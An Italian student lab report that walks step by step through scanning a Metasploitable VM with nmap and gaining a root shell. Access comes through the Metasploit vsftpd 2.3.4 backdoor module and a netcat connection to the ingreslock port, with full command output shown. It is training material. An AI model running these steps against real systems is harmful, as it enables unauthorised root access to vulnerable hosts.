
Relazione esercizio S7L1

Come prima cosa abbiamo impostato l'indirizzo IP della macchina vittima (192.168.1.149/24)



Sulla macchina attaccante (IP 192.168.1.100) dopo essersi assicurati di essere nella stessa rete della macchina vittima avviamo un comando “nmap” per connettersi alla macchina vittima con la quale si stabilisce una connessione ftp tra le due macchine.

```
┌──(kali㉿kalivbox)-[~]
└─$ nmap 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 16:29 CET
Nmap scan report for 192.168.1.149
Host is up (0.0036s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:76:BA:E1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds

┌──(kali㉿kalivbox)-[~]
└─$ nmap 192.168.1.149:6200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 16:29 CET
Failed to resolve "192.168.1.149:6200".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds

┌──(kali㉿kalivbox)-[~]
└─$ nmap -p 6200 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 16:30 CET
Nmap scan report for 192.168.1.149
Host is up (0.0014s latency).

PORT     STATE  SERVICE
6200/tcp closed lm-x
MAC Address: 08:00:27:76:BA:E1 (Oracle VirtualBox virtual NIC)
```

Dopo di che avviamo Metasploit su Kali-linux cerchiamo il servizio da utilizzare (vsftpd) e lo selezioniamo

```
       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Fatto ciò, impostiamo l'RHOSTS (l'IP della macchina bersaglio) e diamo l'exploit (o diamo il comando "run")

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > nc 192.168.1.149 1524
[*] exec: nc 192.168.1.149 1524

root@metasploitable:/# back
bash: back: command not found
root@metasploitable:/# reboot
root@metasploitable:/# msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:38183 -> 192.168.1.149:6200) at 2024-12-16 17:37:37 +0100
```

Se tutto è andato a buon fine avremo aperto una backdoor nella macchina vittima dell'attacco dove ora possiamo navigare in tranquillità e fare cose come eliminare o creare nuove cartelle, immettere programmi o stringhe di codice pericolose o dannose per la macchina bersaglio. Il compito chiedeva la creazione di una directory sul desktop della vittima.

```
ls -l
total 97
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13540 Dec 16 11:29 dev
drwxr-xr-x  94 root root  4096 Dec 16 11:29 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 16636 Dec 16 11:29 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 107 root root     0 Dec 16 11:29 proc
drwxr-xr-x  13 root root  4096 Dec 16 11:29 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Dec 16 11:29 sys
drwxr-xr-x   2 root root  4096 Dec 16 10:53 test_metasploit
drwxrwxrwt   4 root root  4096 Dec 16 11:29 tmp
drwxr-xr-x  12 root root  4096 Apr 27  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
cd
sh: line 7: cd: HOME not set
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
```

```
tmp
usr
var
vmlinuz
cd root
```

```
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```